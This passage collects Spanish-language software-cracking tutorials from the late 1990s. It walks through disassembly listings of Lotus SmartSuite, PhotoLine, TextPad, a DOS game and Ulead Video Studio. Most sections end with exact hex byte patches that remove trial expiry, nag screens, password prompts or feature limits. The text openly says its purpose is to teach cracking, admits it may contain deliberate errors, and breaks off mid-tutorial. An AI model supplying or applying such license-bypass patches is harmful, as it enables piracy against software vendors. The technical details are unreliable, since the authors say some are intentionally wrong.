:10001C95 25FFFF0000              and eax, 0000FFFF
:10001C9A A33C5B0110              mov dword ptr [10015B3C], eax


* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:10001C68(C)
|
:10001CC1 8B45E0                  mov eax, dword ptr [ebp-20]
:10001CC4 3945E8                  cmp dword ptr [ebp-18], eax <--- Compara fecha actual con fecha limite
:10001CC7 0F8316000000            jnb 10001CE3
:10001CCD C7053C5B0110FFFFFFFF    mov dword ptr [10015B3C], FFFFFFFF
:10001CD7 C745EC00000000          mov [ebp-14], 00000000
:10001CDE E966000000              jmp 10001D49


si fecha actual es > fecha limite SALTARA

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:10001CC7(C)
|
:10001CE3 8B450C                  mov eax, dword ptr [ebp+0C]
:10001CE6 25FFFF0000              and eax, 0000FFFF
:10001CEB 8D0480                  lea eax, dword ptr [eax+4*eax]
:10001CEE 8D04C0                  lea eax, dword ptr [eax+8*eax]
:10001CF1 8D0440                  lea eax, dword ptr [eax+2*eax]
:10001CF4 8D0480                  lea eax, dword ptr [eax+4*eax]
:10001CF7 C1E007                  shl eax, 07
:10001CFA 0345F0                  add eax, dword ptr [ebp-10]
:10001CFD 3B45E8                  cmp eax, dword ptr [ebp-18] <-- Compara fecha de instalacion con la fecha actual
:10001D00 0F8316000000            jnb 10001D1C <-- Lo cambiamos a JNE
:10001D06 C7053C5B0110FFFFFFFF    mov dword ptr [10015B3C], FFFFFFFF


* Possible Reference to String Resource ID=00001: "4"
                                  |
:10001D10 C745EC01000000          mov [ebp-14], 00000001
:10001D17 E92D000000              jmp 10001D49

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:10001D00(C)
|
:10001D1C 8B45E8                  mov eax, dword ptr [ebp-18]
:10001D1F 2B45F0                  sub eax, dword ptr [ebp-10]
:10001D22 8945E4                  mov dword ptr [ebp-1C], eax
:10001D25 8B4D0C                  mov ecx, dword ptr [ebp+0C]
:10001D28 81E1FFFF0000            and ecx, 0000FFFF
:10001D2E BB80510100              mov ebx, 00015180
:10001D33 8B45E4                  mov eax, dword ptr [ebp-1C]
:10001D36 2BD2                    sub edx, edx
:10001D38 F7F3                    div ebx
:10001D3A 2BC8                    sub ecx, eax <--- DIAS QUE NOS QUEDAN
:10001D3C 890D3C5B0110            mov dword ptr [10015B3C], ecx

* Possible Reference to String Resource ID=00001: "4"
                                  |
:10001D42 C745EC01000000          mov [ebp-14], 00000001 <-- FLAG


* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:10001CBC(U), :10001CDE(U), :10001D17(U)
|
:10001D49 837DEC00                cmp dword ptr [ebp-14], 00000000
```

```
:10001D4D 0F8E4D000000            jle 10001DA0
:10001D53 8B45E8                  mov eax, dword ptr [ebp-18]
:10001D56 8945E0                  mov dword ptr [ebp-20], eax
:10001D59 6A00                    push 00000000
:10001D5B 6A00                    push 00000000
:10001D5D 8B4510                  mov eax, dword ptr [ebp+10]
:10001D60 50                      push eax
:10001D61 E897020000              call 10001FFD
:10001D66 83C404                  add esp, 00000004
:10001D69 50                      push eax
:10001D6A 8B45F4                  mov eax, dword ptr [ebp-0C]
:10001D6D 50                      push eax



* Reference To: KERNEL32.WriteFile, Ord:024Fh
                                  |
:10001D84 FF15CCB30110            Call dword ptr [1001B3CC]
:10001D8A 6A00                    push 00000000
:10001D8C 8D45FC                  lea eax, dword ptr [ebp-04]
:10001D8F 50                      push eax

* Possible Reference to String Resource ID=00004: "ltsuite.exe"
                                  |
:10001D90 6A04                    push 00000004
:10001D92 8D45E0                  lea eax, dword ptr [ebp-20] <-- AQUI
:10001D95 50                      push eax
:10001D96 8B45F4                  mov eax, dword ptr [ebp-0C]
:10001D99 50                      push eax

* Reference To: KERNEL32.WriteFile, Ord:024Fh
                                  |
:10001D9A FF15CCB30110            Call dword ptr [1001B3CC]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:10001D4D(C)
|
:10001DA0 68408D0110              push 10018D40
:10001DA5 68388D0110              push 10018D38
:10001DAA 68308D0110              push 10018D30
:10001DAF 8B45F4                  mov eax, dword ptr [ebp-0C]
:10001DB2 50                      push eax

* Reference To: KERNEL32.SetFileTime, Ord:01F9h
                                  |
:10001DB3 FF15C8B30110            Call dword ptr [1001B3C8]
:10001DB9 8B45F4                  mov eax, dword ptr [ebp-0C]
:10001DBC 50                      push eax

* Reference To: KERNEL32.CloseHandle, Ord:0016h
```

UNA CUESTION DE ESTETICA

¿Como podemos evitar que nos aparezca esa pesadisima NAG SCREEN al comienzo de cada programa? Veamos, como he dicho al principio de este tutorial, esta NAG SCREEN apesta a "dialogboxparama". Asi que ponemos un breakpoint "bpx dialogboxparama" F11 y aterrizamos en :004012A4 Call dword ptr [0040A264] (Estamos dentro del archivo ltsuite.exe)

```
:0040128E 8B5D08                  mov ebx, dword ptr [ebp+08]
:00401291 8BCF                    mov ecx, edi
:00401293 53                      push ebx
:00401294 E827FEFFFF              call 004010C0
:00401299 57                      push edi
:0040129A 68E0124000              push 004012E0
:0040129F 6A00                    push 00000000

* Reference To: USER32.DialogBoxParamA, Ord:008Ah
                                  |
:004012A4 FF1564A24000            Call dword ptr [0040A264] <--- APARECEMOS AQUI
:004012AA 8B4DF4                  mov ecx, dword ptr [ebp-0C]
:004012AD 5F                      pop edi
:004012AE 64890D00000000          mov dword ptr fs:[00000000], ecx
:004012B5 5E                      pop esi
:004012B6 5B                      pop ebx
:004012B7 8BE5                    mov esp, ebp
```

```
:004012B9 5D                    pop ebp
:004012BA C21000                ret 0010
```

Si pulsamos el boton "OK" nos devolvera el valor 10. Asi que vamos a provocar que el propio programa nos pulse el boton automaticamente y no nos de ni tiempo a ver esa NAG

```
 En  :00401299 57 PUSH EDI
     (699h)

 Lo cambiamos Por

 :00401299 B810000000 MOV EAX,10

 En :0040129E
     (69Eh)

 Lo cambiamos Por EB0A JMP 004012AA

 Finalmente  :004012A0 00
              (6a0h)

 Lo cambiamos por 90 (NOP)
```

```
PARCHES:

 1) compnent/ltsuite.exe

 En este archivo vamos a parchear para quitar la Nag inicial

 :00401299 57 PUSH EDI

 POR :00401299 B810000000 MOV EAX,10

 En :0040129E

 POR  EB0A JMP 004012AA

En :004012A0 00

 POR 90 (NOP)

 Tenemos que buscar: 5768E01240006A00
 Y reemplazarla por  B810000000EB0A90
 (699h)


 2a) ARCHIVO LTSMKT01.DLL [CASO A]
    Corresponde a las versiones RELEASE 9 for Windows N9.0.9805.2800

    wordpro/ltsmkt01.dll version 1.0.0.1 Tamaño 305.664 bytes
    scrncam/ltsmkt01.dll version 1.0.0.1 Tamaño 305.664 bytes
    approach/ltsmkt01.dll version 1.0.0.1 Tamaño 305.664 bytes
    123/ltsmkt01.dll version 1.0.0.1 Tamaño 305.664 bytes
    organize/ltsmkt01.dll version 1.0.0.1 Tamaño 305.664 bytes


 :10001CC7 0F8316000000 JNB 10001CE3

 POR

 :10001CC7 0F8516000000 JNE 10001CE3

 Y  :10001D00 0F8316000000 JNB 10001D1C

 POR
```

```
 :10001D00 0F8516000000 JNE 10001D1C

 Finalmente en :10001D3A 2BC8 SUB ECX,EAX

 POR :10001D3A 90 Y :10001D3A 90

Asi pues, buscamos con el Ultraedit (o cualquier otro editor hexa)
"0F8316000000" y lo reemplazamos por "0F8516000000"

Y DESPUES buscamos "2BC8890D" y lo reemplazamos por "9090890D"


2b) ARCHIVO LTSMKT01.DLL [CASO B] Corresponde a las versiones:

    LOTUS Freelance Graphics RELEASE 9 for Windows N9.0.9805.2000
    flg/ltsmkt01.dll version 1.0.0.1 Tamaño 306.176 bytes

    LOTUS FastSite RELEASE 1 for Windows N1.0.0.78f
    fastsite/ltsmkt01.dll version 1.0.0.1 Tamaño 306.176 bytes

 En este caso , el archivo es distinto al del caso A, pero estamos
en la misma situacion. Realizamos la misma busqueda que en el caso A,
es decir:

"0F8316000000" y lo reemplazamos por "0F8516000000"
(Aqui solo encontramos una)

Y DESPUES buscamos "2BC8890D" y lo reemplazamos por "9090890D"
```

Creo que no hace falta que te recuerde el propósito de estos tutoriales. ¿no?

NOTA: Estos tutoriales pueden contener errores intencionados (puede ser que el autor se haya saltado la explicación de algún paso, errores en las direcciones de memoria.....etc).
El objetivo es que aprendas a crackear y que tengas ideas propias. ;o)


```
*±±========-*-*-*-* P E R S O N A L   G R E E T Z *-*-*-*-========±±*
        Dasavant, Niabi, r00ster, ZEncrakz, Azrael, Klimpong, Zor
     Conde-Vampiro, Mac-Crack, Killer_P, ASTAGA, Harvestr, Iczelion
     JosephCo, Carpathia, Taylor, Tapu, Ivanopulo, EgoistE, Torn@do,
          JUANDA, Leoworld, ReKiem, Neural_N, Netking, Russ97,
                   Mr.Pink and of course all WKT Members ;o)
```



```
*------------------*
|WHISKEY KON TEKILA|
|Mr.WhiTe [WkT!99] |
|http://wkt.tsx.org|
|http://ecd.tsx.org|
*------------------*
```

Whiskey Kon Tekila CrACking tEAm.		
	WKT Tutorialz Site	
progrAmA	**PhotoLine 4.53**	W95
DEsCripCión	Graficos	
tipo	Shareware ($69)	
url	http://www.ciebv.com	
protECCión	**30 dias de evaluacion y Nag-Screen**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	SoftIce 3.24, W32Dasm 8.93, Hex Workshop 2.54	
CrACkEr	**Mr.Grey**	
FEChA	Noviembre de 1998	
ComEntArio	Programa de retoque de graficos	

Introducción

El objetivo sera que no caduque nunca el programa y evitar la Nag-Screen.

Al Atake

Cuando arrancamos el programa, nos saldra la pantalla de la aplicacion e inmediatamente despues, sale la Nag-Screen que es la misma que sale cuando se pide el menu **? / About PhoLine...**, diciendo que es una version de evaluacion y el dia en el que nos encontramos de un total de 30.
Ademas de esto, hace una pausa de **10** segundos en modo Modal.

Si adelantamos el reloj del ordenador mas de 30 dias y ejecutamos el programa, vemos que sigue funcionando pero, si os fijais, el periodo que llevamos usando el programa, sale con letras **rojas**.
Esto supongo que es un aviso de que te has pasado del tiempo, pero el programa sigue funcionando.

Visto esto, se puede llegar a la conclusion de que en algun momento del programa, tiene que comprobar el numero de dias que llevamos usando el programa con el valor **1E** que es **30** en hexadecimal.
Esta comprobacion la realizan el 95% (si no es mas) de los programas que son de XX dias de evaluacion.

Empezaremos por desensamblar una copia del fichero **PhotoLine.exe** y salvar el codigo resultante.
En este punto, cojeremos la opcion de **Find Text** y buscaremos el texto **0000001E** pero solo en los casos de que sea una comparacion, **CMP**, de algo con este valor.

Vemos que nos aparecen **7** ocurrencias en las lineas :

```
:0042CCC0 83F81E cmp eax, 0000001E
:0044F107 83F81E cmp eax, 0000001E
:00471BB8 83FE1E cmp esi, 0000001E
:00478185 83F81E cmp eax, 0000001E
:004E75F5 83F81E cmp eax, 0000001E
:004E761A 83F81E cmp eax, 0000001E
:00583137 83FB1E cmp ebx, 0000001E
```

Ahora lo que haremos, sera poner un BreakPoint en el SoftIce en cada una de las lineas para ver cual es la comparacion que hace cuando se arranca el programa para saber si llevamos mas de 30 dias.

Cargar el **Symbol Loader** y seleccionar la opcion **File / Open Module** y buscar el fichero PhotoLine.exe, que es el que arranca el programa y

seleccionar la opcion **Module / Load**.
Seguidamente, saltaremos a la pantalla del SoftIce para que pongamos los BreakPoints que queramos.

Poner un BreakPoint para cada una de las lineas que teniamos con la comparacion de **0000001E** de la siguiente manera:

bpx 0042CCC0
bpx 0044F107
bpx 00471BB8
bpx 00478185
bpx 004E75F5
bpx 004E761A
bpx 00583137

Seguidamente, pulsaremos la tecla **F5** para volver al **Symbol Loader** y que se ejecute el programa.

Automaticamente, saltaremos al SoftIce, en la linea **:00471BB8**, que es uno de los BreakPoints que pusimos. Pulsaremos **F5** para que continue la ejecucion del programa y veremos que vuelve a aparecer el SoftIce en la misma linea **:00471BB8**.
Si en este punto pulsamos la tecla **F4**, veremos que hasta este punto, en el monitor, tenemos la pantalla de trabajo del PhotoLine.
Volver a pulsar la tecla **F4** para volver al SoftIce.
Pulsar **F5** para que continue la ejecucion y nos saldra la Nag-Screen informandonos del numero de dias que llevamos usando el programa, etc... y una para de 10 segundos.

Bien, ahora ya sabemos en que linea hace la comprobacion de los 30 dias.
Volvamos al W32Dasm y vayamos a la parte de codigo perteneciente a esa linea:

```
* Possible StringData Ref from Data Obj -
>"4.53"
|
:00471B7A 68C87F5E00 push 005E7FC8
:00471B7F 8D4DE0 lea ecx, dword ptr [ebp-20]
:00471B82 E8B95A0600 call 004D7640
:00471B87 8D45E0 lea eax, dword ptr [ebp-20]
:00471B8A 8D4DEC lea ecx, dword ptr [ebp-14]
:00471B8D 50 push eax
```

```
:00471B8E 51 push ecx
:00471B8F E8BC3B0100 call 00485750
:00471B94 83C408 add esp, 00000008
:00471B97 E8E48DFDFF call 0044A980
:00471B9C 6685C0 test ax, ax
:00471B9F 0F859C010000 jne 00471D41 <-- Que es
esto ????
:00471BA5 E8E6650000 call 00478190
:00471BAA 8BF0 mov esi, eax
:00471BAC 8D4D80 lea ecx, dword ptr [ebp-80]
:00471BAF E84C100F00 call 00562C00
:00471BB4 C645FC08 mov [ebp-04], 08
:00471BB8 83FE1E cmp esi, 0000001E <--
Comprueba si llevamos 30 dias
:00471BBB 7E07 jle 00471BC4 <-- Salto si son 30
o menos dias
:00471BBD 68C0776200 push 006277C0
:00471BC2 EB05 jmp 00471BC9
```

Como se puede observar, la forma de parchear el programa, seria que siempre hiciera el salto de la linea **:00471BBB** pero lo unico que conseguiriamos, seria que el programa no caducara nunca pero nos seguiria saliendo la Nag-Screen y la pausa de 10 segundos.
Esta no es la solucion mas idonea.

Si miramos unas lineas hacia arriba, podemos observar que en la linea **:00471B9F** hay un salto condicional que viene dado por el valor devuelto en **AX** en la llamada a **0044A980**.
Vayamos pues a la parte de codigo de esta llamada:

```
* Referenced by a CALL at Addresses:
|:00471B97 , :004F2C5E
|
:0044A980 E87BF8FFFF call 0044A200 <-- Viene
desde :00471B97
:0044A985 8BC8 mov ecx, eax
:0044A987 E9E4D50200 jmp 00477F70 <-- Salto
incondicional
```

Como vemos, ademas de la referencia que nos a traido hasta aqui, hay otra referencia mas.
Esto quiere decir que desde algun otro punto del programa, se mira tambien si esta registrado o no, con lo cual, la primera solucion queda claro que no es la correcta.

Sigamos el programa y vayamos al salto incondicional que hay en la linea **:0044A987** y que hace referencia a **00477F70**.
Veamos esta parte de codigo:

```
* Referenced by a CALL at Addresses:
|:00477E1D , :00478170 , :00478447 , :004E49D9
|

* Referenced by a (U)nconditional or
(C)onditional Jump at Address:
|:0044A987(U)
|
:00477F70 64A100000000 mov eax, dword ptr
fs:[00000000]
:00477F76 55 push ebp
:00477F77 8BEC mov ebp, esp
:00477F79 6AFF push FFFFFFFF
:00477F7B 68C7804700 push 004780C7
:00477F80 50 push eax
:00477F81 64892500000000 mov dword ptr
fs:[00000000], esp
:00477F88 83EC3C sub esp, 0000003C
:00477F8B 8D4DC4 lea ecx, dword ptr [ebp-3C]
:00477F8E E87DF10500 call 004D7110
:00477F93 C745FC00000000 mov [ebp-04], 00000000
:00477F9A 8D4DE8 lea ecx, dword ptr [ebp-18]
:00477F9D E86EF10500 call 004D7110
:00477FA2 6A01 push 00000001
:00477FA4 8D4DD0 lea ecx, dword ptr [ebp-30]
:00477FA7 C645FC01 mov [ebp-04], 01

* Possible StringData Ref from Data Obj -
>"SerialNumber400"
|
:00477FAB 6864815E00 push 005E8164
:00477FB0 E87BF10500 call 004D7130
:00477FB5 50 push eax
:00477FB6 8D4DB8 lea ecx, dword ptr [ebp-48]
:00477FB9 C645FC02 mov [ebp-04], 02
:00477FBD 6A00 push 00000000
:00477FBF E8CCF10500 call 004D7190
:00477FC4 C645FC03 mov [ebp-04], 03
:00477FC8 50 push eax
```

:00477FC9 8D45DC lea eax, dword ptr [ebp-24]
:00477FCC 50 push eax
:00477FCD E81E26FDFF call 0044A5F0
:00477FD2 83C40C add esp, 0000000C
:00477FD5 8D4DC4 lea ecx, dword ptr [ebp-3C]
:00477FD8 C645FC04 mov [ebp-04], 04
:00477FDC 50 push eax
:00477FDD E86EF40500 call 004D7450
:00477FE2 50 push eax
:00477FE3 8D4DE8 lea ecx, dword ptr [ebp-18]
:00477FE6 E865F40500 call 004D7450
:00477FEB C645FC03 mov [ebp-04], 03
:00477FEF E8C3000000 call 004780B7
:00477FF4 C645FC02 mov [ebp-04], 02
:00477FF8 E8AA000000 call 004780A7
:00477FFD C645FC01 mov [ebp-04], 01
:00478001 E8A9000000 call 004780AF
:00478006 8D4DE8 lea ecx, dword ptr [ebp-18]
:00478009 E802F80500 call 004D7810
:0047800E 85C0 test eax, eax
:00478010 747B je 0047808D **<-- Evitar este salto**
:00478012 8D4DE8 lea ecx, dword ptr [ebp-18]
:00478015 E826F50500 call 004D7540
:0047801A 6A01 push 00000001
:0047801C 8D4DE8 lea ecx, dword ptr [ebp-18]
:0047801F 6A20 push 00000020
:00478021 8945D8 mov dword ptr [ebp-28], eax
:00478024 8D45DC lea eax, dword ptr [ebp-24]
:00478027 50 push eax
:00478028 E8F3FA0500 call 004D7B20
:0047802D 50 push eax
:0047802E 8D4DE8 lea ecx, dword ptr [ebp-18]
:00478031 C645FC05 mov [ebp-04], 05
:00478035 E816F40500 call 004D7450
:0047803A C645FC01 mov [ebp-04], 01
:0047803E E842000000 call 00478085
:00478043 8D4DE8 lea ecx, dword ptr [ebp-18]
:00478046 E8F5F40500 call 004D7540
:0047804B 8945D4 mov dword ptr [ebp-2C], eax
:0047804E 8D45D4 lea eax, dword ptr [ebp-2C]
:00478051 50 push eax
:00478052 E889000000 call 004780E0
:00478057 668945E6 mov word ptr [ebp-1A], ax
:0047805B 83C404 add esp, 00000004

```
:0047805E C645FC00 mov [ebp-04], 00
:00478062 E858000000 call 004780BF
:00478067 C745FCFFFFFFFF mov [ebp-04], FFFFFFFF
:0047806E E85E000000 call 004780D1
:00478073 668B45E6 mov ax, word ptr [ebp-1A] <--
Forzar un 1 en AX

* Referenced by a (U)nconditional or
(C)onditional Jump at Address:
|:004780A5(U)
|
:00478077 8B4DF4 mov ecx, dword ptr [ebp-0C]
:0047807A 8BE5 mov esp, ebp
:0047807C 64890D00000000 mov dword ptr
fs:[00000000], ecx
:00478083 5D pop ebp
:00478084 C3 ret
```

Si seguimos esta parte de codigo, vemos que en la linea **:00478010** hay un salto condicional dado por la comparacion de la linea anterior a que el registro **EAX** sea igual a **0**.
En este caso, salta a la linea **0047808D** que contiene el codigo:

```
* Referenced by a (U)nconditional or
(C)onditional Jump at Address:
|:00478010(C)
|
:0047808D C645FC00 mov [ebp-04], 00
:00478091 E829000000 call 004780BF
:00478096 C745FCFFFFFFFF mov [ebp-04], FFFFFFFF
:0047809D E82F000000 call 004780D1
:004780A2 6633C0 xor ax, ax
:004780A5 EBD0 jmp 00478077
```

Este codigo, como podemos ver, es error ya que hace un **XOR AX, AX** con lo que se pone dicho registro a **0** y si recordamos, se espera un valor distinto de **0** en **AX** para que el registro sea correcto.
Visto esto, volvamos al codigo anterior a la linea **:00478012** y sigamos mirandolo.

Llegaremos a la linea **:00478073** que mueve algo a **AX**. Sea lo que sea lo que mueve, a nosotros nos interesa que este valor sea distinto de **0**.

Con todo esto, llegamos a la siguiente conclusion:

En la linea **:00478010** no se tiene que hacer el salto ya que dicho salto es error.
En la linea **:00478073** hay que poner un **1** en **AX**.

Para realizar esto, ejecutaremos el Hex Workshop, abriremos el fichero PhotoLine.exe y buscaremos las siguientes cadenas y las sustituiremos:

85 C0 74 7B 8D 4D E8 <-- **Buscar esto**
33 C0 40 90 8D 4D E8 <-- **Cambiar por esto**

66 8B 45 E6 8B 4D F4 8B <-- **Buscar esto**
66 B8 01 00 8B 4D F4 8B <-- **Cambiar por esto**

Salvar las modificaciones y ahora ya podemos desactivar el BreakPoint que teniamos, pulsando **CTRL+D** para entrar en el SoftIce y escribir:

bd 00

Pulsar **F5** para volver a Windows.

Ahora el programa no caducara nunca y tampoco saldra la Nag-Screen.

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**TextPad 3.2.4**	W95
DEsCripCión	Editor de textos.	
tipo	Shareware (27 $)	
protECCión	**Nag Screen al inicio si no estás registrado.**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	Wdasm 8.9, Editor Hexadecimal	
CrACkEr	**Mr.Brown**	
FEChA	Julio de 1998	

Introducción

Parece que el programa es totalmente funcional y tan sólo aparece una pantallita al iniciar que nos recuerda que es ShareWare, y que desaparece solita en unos segundos.

En el programa no hay ninguna opción para registrarse, así que supongo que al pagar te deben enviar algun fichero que te registra.

Podemos recordar que el programa es ShareWare mirando en la opción About, así que no hace falta que nos lo diga cada vez que arrancamos. Vamos a investigar.... ;-)

Al Atake

Al empezar, el programa busca en el registro (en \Software\Helios\TextPad\Security) un valor de 3 caracteres para "Capabilities", que no puede encontrar ;-(
Se podría generar esa clave a mano en el registro, y ver que hace luego con ella.
Con el SoftIce se haría poniendo un BreakPoint en la dirección de memoria donde almacena ese valor.
O sea, BPM 0137:4F34B0 ,pero como la cosa se lia un poco, vamos a lo bruto...

Una vez abierto y cargado el TxtPad32.exe con el Debugger WDasm v8.9, vamos a poner un BreakPoint para RegOpenKeyExA con "Software\Helios\TextPad\Security", o sea en :40CD68
Se puede encontrar esta dirección mirando en la opción Refs/String Data References, buscando el texto "Security", y haciendo doble click sobre él. Con F2 se marca el BreakPoint.

Ejecutamos el programa (F9), y se para por el BreakPoint.
Como vamos a saco, le damos al Auto Step Over (F6), y estamos atentos para fijarnos en que momento aparece la pantalla de ShareWare.
Si hemos afinado la vista (o en su defecto hemos repetido la operación acotando cada vez un poco más y avanzando a mano con F8), encontraremos la llamada en :44CD3C call 4A0431 , que podría ser algo así como Call Muestra_Pantalla_de_ShareWare.
Miramos una linias más arriba para ver si hay alguna instrucción que se salte esa llamada :

```
:0044CD1C 8B7DF0                  mov edi, dword ptr [ebp-10]
:0044CD1F 81C7D0000000            add edi, 000000D0
:0044CD25 8B0F                    mov ecx, dword ptr [edi]
:0044CD27 85C9                    test ecx, ecx
:0044CD29 742C                    je 0044CD57
:0044CD2B 53                      push ebx
:0044CD2C 8B01                    mov eax, dword ptr [ecx]
:0044CD2E FF90D4000000            call dword ptr [eax+000000D4]
:0044CD34 85C0                    test eax, eax
:0044CD36 741F                    je 0044CD57
:0044CD38 6A05                    push 00000005
:0044CD3A 8B0F                    mov ecx, dword ptr [edi]
:0044CD3C E8F0360500              call 004A0431
```

Si en :44CD29 hiciera el salto, no se mostraría la pantallita de shareware.
Así que para que ello ocurra, cambiamos la instrucción de :44CD25 por xor ecx,ecx
Seguimos ejecutando, y vemos que todo parece estar ok.
Esto es ir a saco... ;-DDD

Para dejar los cambios permanentes, hay que modificar el fichero TxtPad32.exe
La instrucción a parchear está en :44CD25 en el código, que el Wdasm nos dice que es el offset 4C125 del fichero TxtPad32.exe
Así que con un editor hexadecimal nos vamos a la posición 4C125, y cambiamos 8B0F por 33C9
Salvamos, y yatá.

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**Logical**	DOS
DEsCripCión	Juego de lógica y habilidad.	
tipo	Programa Comercial	
protECCión	**Hay que introducir una password para empezar a jugar**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	Debug, Editor Hexadecimal (Dis86)	
CrACkEr	**Mr.Brown**	
FEChA	Julio de 1998	

Introducción

Al empezar sale una pantalla en donde hay que poner una clave que aparece en el manual impreso del juego.
Aunque tenga el programa original, es un rollo tener que buscar la clave cada vez.
Lo ideal sería que no la pidiese, o que acceptara cualquier valor como válido. ;-)

Al Atake

Ya ha pasado un tiempo desde que me miré este programa, pero como tengo unas notas en un papelucho, las pongo aquí para quien esté interesado.

Es de los tiempos del Dos y lo debugué con el pgm DEBUG (que está incluido en el ss.oo MsDos)
Me parece que la dificultad que me encontré era por culpa del modo gráfico del juego, que hacía que le perdiera la vista al debug, y de que era la primera vez que intentaba una desprotección.

Bueno, lo que tengo apuntado que había que hacer es :

```
- Desde 358F:0E, (o sea el principio)
GO 2a
T
- Desde 74E0:2E,
GO 154
T
T
- Desde 1F71:0,
GO 1f
T
- Ahora estamos situados en 1339:59
```

Nota: Puede que los segmentos sean diferentes según la configuración del Pc.
En el offset :20C hay este código :

```
1339:020C   call   9BDA
1339:020F   mov    si, ax
1339:0211   cmp    si, +01
1339:0214   jnz    0219
1339:0216   jmp    02A7
```

Tengo apuntado que el call 9BDA muestra la pantalla del código, y que el jnz 219 saltaba si se ponía una clave errónea.
Así pues, al cambiar jnz 219 por nop,nop cualquier clave será considerada correcta. ;-)
Lo que no recuerdo es si se puede "nopear" también la llamada que muestra la pantalla.

Para dejar el parche en el fichero exe, lo hice con el Dis86 :

```
227a:fffddbc5 nop  (90 en hexa)
227a:fffddbc6 nop  (90 en hexa)
```

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Ulead Video Studio v3.0**	W95 / W98 / NT
Descripción	Edición de vídeo	
Tipo	Trial de 15 días con algunas otras limitaciones	
Url	http://www.ulead.com	
Protección	**Nag Screen, Time Limit 15 Días y otras limitaciones.**	
Dificultad	**1) Principiante**, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	SoftIce v3.25	
Objetivo	**Que el programa funcione sin restricciones.**	
Cracker	**Mr.Orange [WkT!]**	
Fecha	14 de Septiembre de 1999	

Introducción

Vídeo Studio 3.0 es una aplicación que permite editar clips de vídeo en formatos AVI y MPEG. La aplicación te permite también capturar vídeo mediante una cámara digital o una tarjeta capturadora de vídeo.
Es una versión tryout que tiene las siguientes limitaciones:

1. Solamente funciona durante 15 días.
2. Limita la duración de los videos a 30 segundos.
3. Solo se permite 35 transacciones por vídeo.

Al Atake

Empecemos pues...
Ejecutemos a nuestro amigo y probemos el programa. He creado un vídeo muy chulo, pero ocupa más de 30 segundos y cuando lo intento guardar en formato AVI me dice que no quiere.
Esto no quedara quedara así, mira que plantarme cara!! :)) La ventana que aparece tiene toda la pinta de ser un MessageBox, por lo que ponemos el cebo en las funciones MessageBoxA y MessageBoxExA a ver si pica. VAYA!!!! No ha picado
Entonces probaremos a poner un breakpoint cuando se destruya la ventana. Para ello ejecutamos el comando bmsg 020C wm_destroy, recuerda que 020c es el handle de la ventana y seguramente tu no tendrás el mismo, por lo que tendrás que averiguarlo (se puede averiguar con el comando hwnd).
Probamos nuestro nuevo cebo y.... BINGO, el SoftICE ha despertado, jejee
Después de unos cuantos F12 aparecemos aquí:

```
0044678A  mov  ecx, eax
0044678C  call ds:??PCuTime@@QBEHV0@@Z ;
CuTime::operator>=(CuTime)
00446792  test eax, eax <-- Que interesante.
00446794  jz   004467AA
00446796  push ebx
00446797  push 8291h
0044679C  push ebx
0044679D  call 004149C0
004467A2  add  esp, 0Ch <-- Tu vuelves aqui.
004467A5  jmp  00447033
004467AA  mov  eax, 004B2310
```

Bien, aquí tenemos algo interesante. :))
En la línea 0044678C se llama a la función PCuTime@@QBEHV0@@Z, que según parece sirve para calcular si un vídeo dura mas o igual que otro. Pero lo que a nosotros nos interesa es la línea 00446794, donde salta o no (tenemos que hacer que salte para quitar esta limitación, por lo que tenemos varias opciones:

1. Cambiar el jz por un jmp
2. Cambiar el test eax, eax por un xor eax, eax

Si optamos por la primera, cuando saltemos eax valdrá 1 y si cogemos la segunda eax valdrá 0. yo me he decidido por la segunda, ya que en este caso eax=0 que es lo que debería de devolver al call anterior si el vídeo tuviera menos de 30 segundos. Es posible que esto no influya en nada, pero quizás el autor utilice el valor de eax para algo y se estropee nuestro vídeo, así que por si las moscas....

Siguiente objetivo.

Bien, ahora ya podemos hacer producciones más largas, pero todavía tenemos mas problemas. El programa caduca a los 15 días (o no te acordabas). Veamos como se comporta pasado este tiempo. Adelantemos el reloj 2 meses (mas vale que sobre, no??) y ejecutemos el programa. Vaya, aparece una ventana muy fea diciendo que ha caducado:

Vamos a actuar igual que antes: poniendo un breakpoint cuando se cierre la ventana (recuerda que es el evento wm_destroy). Y tras un par de F12 llegamos aquí:

```
0041A35C push ecx
0041A35D push eax
0041A35E call j_ulcCheckLegality
0041A363 test eax, eax <-- Tu vuelves aqui.
0041A365 jz   short loc_41A3A0
0041A367 cmp  [esp+1E8h+var_70], 515h
0041A372 jnz  short loc_41A382
0041A374 push offset aTrial
0041A379 lea  ecx, [esp+1ECh+var_1DC]
```

Bien, según parece hemos regresado un una función llamada CheckLegality. que es la que comprueba el tiempo transcurrido (porque el programador no aprende y por lo menos esconde lo que hace la función con otro nombre menos significativo??).
Veamos que es lo que hace esta función (se encuentra en el la DLL u32cfg.dll):

```
; S u b r o u t i n e
; Attributes: bp-based frame

   public ulcCheckLegality
ulcCheckLegality proc near

arg_0 = dword ptr 8
arg_4 = dword ptr 0Ch

4EB05E40 push ebp
4EB05E41 mov  ebp, esp
4EB05E43 push 0
4EB05E45 push 1
4EB05E47 mov  eax, [ebp+arg_4]
4EB05E4A push eax
4EB05E4B mov  ecx, [ebp+arg_0]
4EB05E4E push ecx
4EB05E4F call GetModuleInfo
4EB05E54 add  esp, 10h
4EB05E57 neg  eax
4EB05E59 sbb  eax, eax
4EB05E5B neg  eax
4EB05E5D pop  ebp
4EB05E5E retn 8
ulcCheckLegality endp
```

